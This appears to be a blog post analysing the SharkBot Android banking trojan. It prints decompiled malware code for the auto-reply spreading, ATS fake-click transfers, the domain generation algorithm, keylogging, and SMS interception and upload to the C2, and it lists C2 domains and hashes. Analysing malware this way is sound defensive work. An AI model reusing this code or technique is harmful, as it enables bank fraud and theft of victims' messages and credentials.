

Technical analysis of SharkBot android malware

 [muha2xmad.github.io/malware-analysis/sharkbot/](https://github.com/muha2xmad/malware-analysis/sharkbot/)

September 6, 2022



Muhammad Hasan Ali

Malware Analysis learner

12 minute read

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

FreePalestine

Introduction

In this blog, we will talk about SharkBot android malware. SharkBot is found at the end of October 2021 by the Cleafy Threat Intelligence Team. The malware comes with classic features such as stealing SMS, stealing contacts, abusing accessibility service, overlay attack, and intercept received SMS. And comes with new techniques such as ATS which enables the malware to transfer money by auto-filling fields in legitimate banking apps and initiate money transfers. And Auto Direct reply technique this enables the malware to spread more. When a message comes to the user and the user reply to the message through the notification not through entering the messaging app this called Direct reply. The malware

can intercept the received messages notification and auto direct reply with a malicious link to download a malicious app. But in newer versions of SharkBot, Auto direct reply is not implemented.

In this article, we will analyze two samples because we will explain Auto direct reply which is not implemented in newer versions of the malware. And we will analyze a new version of SharkBot sample which has ATS technique and other techniques.

Technical review

SharkBot version: This version of SharkBot is **2.6**.

Auto direct reply: The malware will try to intercept message notification and reply to it with a malicious message containing a malicious link to download a malicious APK.

Automatic Transfer Systems: allows the attacker to auto-fill fields of banking apps and initiate money transfers.

Domain Generation Algorithm: is used by attackers to create random domain names for C2 servers to prevent blocking their communication with C2 servers.

Classic features: features that any Android malware will have such as steal SMS, steal contacts, overlay attack, keylogging, and steal Cookies.

Anti-emulator: it checks if it's installed on an emulator or not. If the emulator is detected, then the app won't launch and it won't communicate with the C2 server.

Persistence: After the malware is installed, the malware will ask for **Accessibility service**. Then the malware will hide its icon and if you try to uninstall, it goes to Homescreen.

This version of SharkBot is **2.6**.


```
public static final String I = "release";
    public static final String M = "com.ohalqpdj.discopet";
    public static final boolean b = false;
    public static final int c = 6;
    public static final String j = "2.6";
```


Auto Direct Reply

Note: auto reply is implemented in old samples. Download from [malwarebazaar](#)

This feature of Direct Reply is to enable the user to reply to the incoming message through the notification of the message not entering the app itself. The malware abuses this feature to auto send a malicious link to other users by replying to the message with a malicious link to

download a malicious APK which in our case will download SharkBot dropper.





Figure(1) Show what is direct reply - photo from stackoverflow

The malware will first intercept the notifications of coming SMSs then auto reply to them with a message. This message is received from C2 server contains malicious link to download malicious APK.

```

public void onNotificationPosted(StatusBarNotification statusBarNotification) {
    if (statusBarNotification != null) {
        a aVar = new a(this);
        this.f2719e = aVar;
        if (System.currentTimeMillis() -
Long.parseLong(aVar.r(getString(R.string.app_name),
String.valueOf(System.currentTimeMillis()))) >= 10800000) {
            String r = this.f2719e.r("autoReply", "{}");
            String packageName = statusBarNotification.getPackageName();
            d.j.a.a.c.b.a a = a(statusBarNotification.getNotification(),
packageName);
            Bundle bundle = statusBarNotification.getNotification().extras;
            if (!(bundle == null || a == null || packageName == null ||
r.equals("{}"))) {
                String b2 = b(packageName + bundle.getString("android.title"));
                JSONObject jsonObject = new JSONObject(r);
                if (jsonObject.has("all") || jsonObject.has(packageName)) {
                    long parseLong = Long.parseLong(this.f2719e.r(b2, "0"));
                    if (!this.f2718d.equals(b2) && System.currentTimeMillis() -
parseLong > 43200000) {
                        this.f2718d = b2;
                        a.j(getApplicationContext(), jsonObject.has("all") ?
jsonObject.getString("all") : jsonObject.getString(packageName));
                        this.f2719e.z(b2,
String.valueOf(System.currentTimeMillis()));
                        cancelNotification(statusBarNotification.getKey());
                    }
                }
            }
        }
    }
}

```

After the malware intercept the notification, the malware will receive a command `AutoReply` to reply to the notification with a message contains a malicious link. This link could be a shorten link such as `Bit.ly` link.

```

else if (c2 == 1) {
    if (JSONObject.has("autoReply")) {
        s.this.s.put("status", "notify");
        d.j.a.a.c.a aVar2 = new d.j.a.a.c.a(s.this.x);
        aVar2.z("autoReply",
        JSONObject.getString("autoReply"));
        aVar2.close();
    } else {
        s.this.s.put("status", "skip");
        s.this.s.put("skip", System.currentTimeMillis());
    }
    s sVar3 = s.this;
    sVar3.g0(sVar3.s);
    s.this.r = 2;
}
}

```

Automatic Transfer Systems ATS

Note: other sections is from new samples download from [hatching triage](#)

Automatic Transfer Systems **ATS** is an advanced technique which allows the attacker to auto-fill fields of banking apps and initiate money transfers. This happens when the malware abuses the **Accessibility service** which allows the attacker to get the content of the window and enables the attacker to click/touch and insert text into text field.



Figure(2) Show how Sharkbot preforms ATS - photo from cleafy

When the victim opens a banking app, the malware will get notified through receiving an array of events such as `clicks/touches`, `button presses`, `gestures` to be simulated in a specific order. Then the malware will simulate the interaction of the victim with the banking information to do the money transfers as if the malware is the user himself.

```

public void m(String s) {
    try {
        this.d();
        aa.m().a = false;
        if(s == null) {
            this.b = new JSONArray(new StringBuilder().insert(0, "
[{\\"action\\":\\"CLICK\\",\\"nodes\\":
[{\\"search\\":\\"text\\",\\"data\\":\\"\"}.append(this.L).append("\\",\\"attr\\":
{\\"isClickable\\":true},\\"stopNext\\":true},
{\\"search\\":\\"text\\",\\"data\\":\\"\"}.append(this.F).append("\\",\\"attr\\":
{\\"isClickable\\":true},\\"stopNext\\":true},
{\\"search\\":\\"text\\",\\"data\\":\\"\"}.append(this.L).append("\\",\\"getparent\\":1,\\"getpare
: true, \\"attr\\":{\\"isClickable\\":true},\\"stopNext\\":true},
{\\"search\\":\\"text\\",\\"data\\":\\"\"}.append(this.F).append("\\",\\"getparent\\":1,\\"getpare
: true, \\"attr\\":{\\"isClickable\\":true},\\"stopNext\\":true},
{\\"search\\":\\"text\\",\\"data\\":\\"\"}.append(this.L).append("\\",\\"get\\":1,\\"attr\\":
{\\"isClickable\\":true},\\"stopNext\\":true},
{\\"search\\":\\"text\\",\\"data\\":\\"\"}.append(this.F).append("\\",\\"get\\":1,\\"attr\\":
{\\"isClickable\\":true},\\"stopNext\\":true},
{\\"search\\":\\"text\\",\\"data\\":\\"\"}.append(this.L).append("\\",\\"get\\":1,\\"getparent\\":1
: true, \\"attr\\":{\\"isClickable\\":true},\\"stopNext\\":true},
{\\"search\\":\\"text\\",\\"data\\":\\"\"}.append(this.F).append("\\",\\"get\\":1,\\"getparent\\":1
: true, \\"attr\\":{\\"isClickable\\":true},\\"stopNext\\":true},
{\\"search\\":\\"id\\",\\"data\\":\\"android:id/button1\\",\\"attr\\":
{\\"isClickable\\":true,\\"isEnabled\\":true}},
{\\"search\\":\\"id\\",\\"data\\":\\"com.android.settings:id/button1\\",\\"attr\\":
{\\"isClickable\\":true,\\"isEnabled\\":true}},
{\\"search\\":\\"id\\",\\"data\\":\\"com.android.packageinstaller:id/permission_allow_button\\
{\\"isClickable\\":true,\\"isEnabled\\":true}},
{\\"search\\":\\"id\\",\\"data\\":\\"com.android.permissioncontroller:id/permission_allow_but
{\\"isClickable\\":true,\\"isEnabled\\":true}}]]},
{\\"global\\":\\"HOME\\",\\"event\\":\\"TYPE_WINDOW_CONTENT_CHANGED\\"}]]").toString());
            return;
        }

        this.b = new JSONArray(s);
    }
    catch(Exception unused_ex) {
    }
}

```

Domain Generation Algorithm DGA

In this sample, it has a hard-coded C2 server link <http://f3eac8de096e59ca.live/> , but what happens if the C2 server is down? Here comes the role of DGA. DGA technique is used by attackers to create random domain names for C2 servers to prevent blocking their communication with C2 servers. Hard-coded C2 servers are easy to block or taken down but DGA is hard to block or taken down. In this version of SharkBot, the malware uses MD5 to generate domain names, `get(3)` to get the current week of the current year, `get(1)` to get the current year.

```
private String m() {
    try {
        StringBuilder stringBuilder0 = new StringBuilder();
        Calendar calendar0 = Calendar.getInstance();
        String[] arr_s = ".xyz,.live,.com,.store,.info,.top,.net".split(",");
        int v = 0;
        while(v < arr_s.length) {
            String s = arr_s[v];
            String s1 = aa.m().m(new StringBuilder().insert(0,
s).append(calendar0.get(3)).toString()) + calendar0.get(1); //generate domain names
            ++v;
            stringBuilder0.append(",http://").append(s1.substring(0,
16)).append(s).append("/");
        }

        return stringBuilder0.toString().toLowerCase();
    }
    catch(Exception unused_ex) {
        return "";
    }
}
```

Classic features

Classic features are features that any android malware will have such as steal SMS, steal contacts, overlay attack, keylogging, and steal Cookies.

Overlay attack

The malware will perform overlay attack when the victim opens a specific app usually banking apps or cryptocurrency apps to steal the victim's credentials.


```

protected void onCreate(Bundle bundle0) {
    String s;
    super.onCreate(bundle0);
    this.getWindow().setFlags(0x400, 0x400);
    this.requestWindowFeature(1);
    try {
        s = this.getIntent().getStringExtra("data");
    }
    catch(Exception unused_ex) {
        s = null;
    }

    if(s == null) {
        goto label_107;
    }

    try {
        if(!s.isEmpty()) {
            this.setContentView(0x7F0B001D);
            WebView webView0 = new WebView(this);
            this.M = webView0;
            webView0.setWebViewClient(new WebViewClient());
            this.M.getSettings().setJavaScriptEnabled(true);
            this.M.getSettings().setLoadWithOverviewMode(true);
            this.M.getSettings().setUseWideViewPort(false);
            this.M.getSettings().setSupportZoom(false);
            this.M.addJavascriptInterface(new
com.ohalqpdj.discopet.Activity.aa(this, this), "Android");
            this.M.loadDataWithBaseURL("fake-url", "<html></html>", "text/html",
"UTF-8", null);
            this.I = (RelativeLayout)this.findViewById(0x7F0801D5);
            if(s.equals("url")) {
                this.I.addView(this.M);
                this.M.loadUrl(aa.m().G);
                return;
            }

            if(s.equals("iWantA11")) {
                this.I.addView(this.M);
                this.M.loadUrl("file:///android_asset/help.html");
                return;
            }

            if(aa.m().m()) {
                this.a();
                return;
            }

            this.M();
            return;
        }
    }
}

```

```
label_107:  
    c.m().m(0, "WebActivity HTML_OVERLAY_URL: null");  
    this.M();  
}  
catch(Exception unused_ex) {  
}  
}
```

Steal SMS

The malware collect the SMS stored in the victim's device and send it to C2 server.

```

protected void onCreate(Bundle bundle0) {
    super.onCreate(bundle0);
    try {
        aa.m();
        new String("ComposeSms onCreate");
        String s = this.getIntent().getStringExtra("data");
        this.b = this.getIntent().getStringExtra("ats");
        int v = -1;
        int v1 = s.hashCode();
        if(v1 == 0xA7794C29) {
            if(s.equals("ADMIN_SMS")) {
                v = 0;
            }
        }
        else if(v1 == 0x50BDF8FA) {
            if(s.equals("configSaveSMS")) {
                v = 1;
            }
        }
        else if(v1 == 2031367170 && (s.equals("SEND_SMS"))) {
            v = 2;
        }

        if(v != 0) {
            switch(v) {
                case 1: {
                    this.m(this, new String[]{"android.permission.RECEIVE_SMS"},
0x7B);
                    break;
                }
                case 2: {
                    this.m(this, new String[]{"android.permission.SEND_SMS"},
0x7B);
                    break;
                }
                default: {
                    c.m().m(1, new StringBuilder().insert(0, "ComposeSms bad
data: ").append(s).toString());
                }
            }
        }
        else if(Build.VERSION.SDK_INT >= 29) {
            RoleManager roleManager0 =
(RoleManager)this.getSystemService(RoleManager.class);
            if((roleManager0.isRoleAvailable("android.app.role.SMS")) &&
!roleManager0.isRoleHeld("android.app.role.SMS")) {

this.startActivityForResult(roleManager0.createRequestRoleIntent("android.app.role.SMS
1);
            }
        }
        else {

```

```
        ServiceHandler.m().m(null);
        Intent intent0 = new
Intent("android.provider.Telephony.ACTION_CHANGE_DEFAULT");
        intent0.putExtra("package", this.getPackageName());
        intent0.addFlags(0x10000000);
        this.startActivity(intent0);
    }
}
catch(Exception unused_ex) {
    return;
}

this.finish();
}
```

Keylogging

The malware has the capability to store key strokes of the victim using startkeylogs. This helps to steal the victim's banking credentials or login credentials.

```

public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent0) {
    String s1;
    String s;
    AccessibilityNodeInfo accessibilityNodeInfo0;
    if(accessibilityEvent0 != null) {
        try {
            if(accessibilityEvent0.getPackageName() != null) {
                accessibilityNodeInfo0 = accessibilityEvent0.getSource();
                if(accessibilityNodeInfo0 == null) {
                    accessibilityNodeInfo0 = this.getRootInActiveWindow();
                    if(accessibilityNodeInfo0 == null) {
                        return;
                    }
                }

                accessibilityNodeInfo0.refresh();
                s = accessibilityEvent0.getPackageName().toString();
                s1 = this.m(accessibilityEvent0.getEventType());
                if(this.b == null && !s.equals(this.getPackageName()) && (this.G
> 0 || (aa.m().m("sniffer", s)))) {
                    if(this.G > 0) {
                        int v = accessibilityEvent0.getEventType();
                        goto label_46;
                    }

                    goto label_65;
                }

                goto label_90;
            }
        }
        catch(Exception unused_ex) {
        }

        return;
    label_46:
        if(v == 16) {
            try {
                JSONObject jsonObject0 = new JSONObject();
                jsonObject0.put("logsKeylogger",
accessibilityEvent0.getText().toString());
                jsonObject0.put("package", s);
                b.m(App.m()).a(jsonObject0.toString()); // save logs
            }
            catch(Exception unused_ex) {
            }
        }
    }
}

```

Intercept SMS

Then the malware will intercept the coming SMS. This makes the received SMS hidden from the victim. This useful for the attacker to get OTP.

```
public void onReceive(Context context0, Intent intent0) {
    try {
        if(((aa.m().l.equals("yes")) || (this.m(App.m())))) &&
(intent0.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
            Bundle bundle0 = intent0.getExtras();
            if(bundle0 != null) {
                Object[] arr_object = (Object[])bundle0.get("pdus");
                if(arr_object != null) {
                    int v = 0;
                    while(v < arr_object.length) {
                        SmsMessage smsMessage0 = this.m(arr_object[v], bundle0);
                        ++v;
                        this.b = new StringBuilder().insert(0,
smsMessage0.getDisplayOriginatingAddress()).append(":").append(smsMessage0.getDisplayM

                    }

                    aa aa0 = aa.m();
                    aa0.j = this.b;
                    JSONObject jsonObject0 = new JSONObject();
                    jsonObject0.put("smsLogs", this.b);
                    c.m().m(jsonObject0); // upload to C2 server
                }

                this.abortBroadcast();
            }
        }
    } catch(Exception unused_ex) {
    }
}
```

Commands

This commands will be received from C2 server to the victim.

stopAll: is used to reset/stop the ATS feature, stopping the in progress automation.

smsSend: used to send a text message to the specified phone number by the TAs

openPackage: used to open the specified app from the infected device.

removeApp: used to uninstall the specified app from the infected device

getDoze: used to check if the permissions to ignore battery optimization are enabled, and show the Android settings to disable them if they aren't

ats: used to enable ATS attacks. It includes a JSON array with the different events/actions it should simulate to perform ATS (button clicks, etc.)

```

try {
    if(jsonObject1.has("command")) {
        aa.m();
        new StringBuilder().insert(0, "onApiRequestDone:
").append(jsonObject1).toString();
        String s = jsonObject1.getString("command");
        int v = s.hashCode();
        switch(v) {
            case 0x8BD150FC: {
                boolean z = s.equals("updateLib");
                v1 = z ? 2 : -1;
                break;
            }
            case 0x8FAEE23F: {
                v1 = s.equals("stopAll") ? 8 : -1;
                break;
            }
            case -1003888996: {
                v1 = s.equals("openPackage") ? 4 : -1;
                break;
            }
            case -875734902: {
                v1 = s.equals("unlockPhone") ? 0 : -1;
                break;
            }
            case 0xEA9E40DA: {
                v1 = s.equals("deleteLib") ? 1 : -1;
                break;
            }
            case -122979700: {
                v1 = s.equals("enableKeyLogger") ? 9 : -1;
                break;
            }
            case 0xFA4F7FCD: {
                v1 = s.equals("AntiDelete") ? 5 : -1;
                break;
            }
            case -75592340: {
                v1 = s.equals("getDoze") ? 7 : -1;
                break;
            }
            case 0x17AA0: {
                v1 = s.equals("ats") ? 12 : -1;
                break;
            }
            case 1097035112: {
                v1 = s.equals("iWantA11") ? 6 : -1;
                break;
            }
            case 1255329260: {
                v1 = s.equals("makeSwipe") ? 3 : -1;
                break;
            }
        }
    }
}

```



```

    }
    case 0x4C6F0AFD: {
        v1 = s.equals("removeApp") ? 11 : -1;
        break;
    }
    case 1979901105: {
        v1 = s.equals("sendSMS") ? 10 : -1;
        break;
    }
    default: {
        v1 = -1;
    }
}
}

```

Communication with C2

The malware will communicate with C2 server and **POST** request with information about the victim's device.

```

try {
    App app0 = App.m();
    aa aa0 = aa.m();
    JSONObject0.put("botID", aa0.C);
    JSONObject0.put("statusScreen", aa0.h(app0));
    JSONObject0.put("pDoze", ((boolean)(aa.m().m(App.m()) ? 0 : 1));
    JSONObject0.put("pDefaultSms", aa0.a(app0));
    JSONObject0.put("pDrawOverlays", Settings.canDrawOverlays(app0));
    JSONObject0.put("pOpenOverlays", aa.m().m());
    JSONObject0.put("pAccessibility", aa0.m(app0, ServiceHandler.class));
    JSONObject0.put("pNotification", aa0.M(app0));
    JSONObject0.put("pSendSMS", aa0.m(app0,
"android.permission.SEND_SMS"));
    JSONObject0.put("configOverlayReopen", aa.m().a);
    JSONObject0.put("AntiDelete", ServiceHandler.m().m);
    JSONObject0.put("time_knock", aa0.I);
    JSONObject0.put("versionLib", aa0.J);
    JSONObject0.put("hash", aa0.D.getString("hash"));
    JSONObject0.put("admin_url", this.j);
    JSONObject0.put("configNotification", aa0.f);
    JSONObject0.put("configSaveSMS", aa0.l);
    JSONObject0.put("logsGrabber", b.m(App.m()).m());
    if(!JSONObject0.has("logsSniffer")) {
        JSONObject0.put("logsSniffer", b.m(App.m()).m());
    }
}

```

Anti-emulator

The malware try to make it harder on malware analysts to analyze a malware. When the malware is installed on the device, it checks if it's installed on an emulator or not. If the emulator is detected, then the app won't launch and it won't communicate with the C2 server.



8:50

Search apps



Photos



ADBlocker



Magisk




Files




Settings



ADBlocker




Calculator




Calendar



Camera



Chrome



Clock



Contacts



Custom L..




Dev Tools



Drive



Duo




Files



Gmail




Google



Magisk





Figure(2) Show how Sharkbot exits when there's an emulator

IoC

package name: com.ohalqpdj.discopet

Hashes:

Old sample: `d05fb8c6899c96d1519e46eaea848ead6a17c7ddd0e20228e83c1aa9f264011d`

new sample v2.6:

`bf3fcdba7148627abfed402d038c99d3b2e60cd87cd04fe22b6ea3aac5ac9151`

C2:

`http://f3eac8de096e59ca.live/`

C2 generated by DGA:

`8d6102613d7d4ccc.xyz`

`3634b259b56f2866.live`

`04ff9f101c72a417.com`

`b5c4f49eae222c10.store`

e30a26a32a8020f1.info

6d829850c8eb7892.top

efd909761db065cf.net

Article quote

قَدْرُكَ عَلَى قَدْرِ بَدْلِكَ |

REF

1- [Hatching report](#)

2- [SharkBot: a new generation Android banking Trojan being distributed on Google Play Store](#)